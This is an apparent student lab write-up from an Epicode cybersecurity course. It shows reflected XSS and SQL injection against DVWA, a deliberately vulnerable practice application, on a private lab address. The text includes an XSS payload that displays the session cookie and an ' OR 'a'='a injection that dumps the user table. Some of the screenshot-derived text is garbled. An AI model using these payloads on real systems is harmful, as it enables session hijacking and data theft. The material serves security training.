




S6/L2 Epicode Cybersecurity

Exploit DVWA - XSS e SQL injection

XSS 1



XSS 2

Damn Vulnerable Web Ap x

192.168.50.105/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.50.105


security=low; PHPSESSID=17ceb5db00c1267c35d23d20c01138a2

OK

http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

SQL Injection



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The browser's address bar displays the URL: `192.168.50.105/dvwa/vulnerabilities/sqli/?id=SELECT+first_name`. The page title is "Vulnerability: SQL Injection". On the left side, there is a navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and SQL Map. The main content area shows the "User ID:" label, a text input field, and a "Submit" button. Below the input field, there are five rows of SQL injection payloads and their corresponding results:

SQL Injection Payload	Result
<code>ID: SELECT first_name, last_name FROM users WHERE user_id = ' OR 'a' = 'a</code>	First name: admin Surname: admin
<code>ID: SELECT first_name, last_name FROM users WHERE user_id = ' OR 'a' = 'a</code>	First name: Gordon Surname: Brown
<code>ID: SELECT first_name, last_name FROM users WHERE user_id = ' OR 'a' = 'a</code>	First name: Hack Surname: Me
<code>ID: SELECT first_name, last_name FROM users WHERE user_id = ' OR 'a' = 'a</code>	First name: Pablo Surname: Picasso
<code>ID: SELECT first_name, last_name FROM users WHERE user_id = ' OR 'a' = 'a</code>	First name: Bob Surname: Smith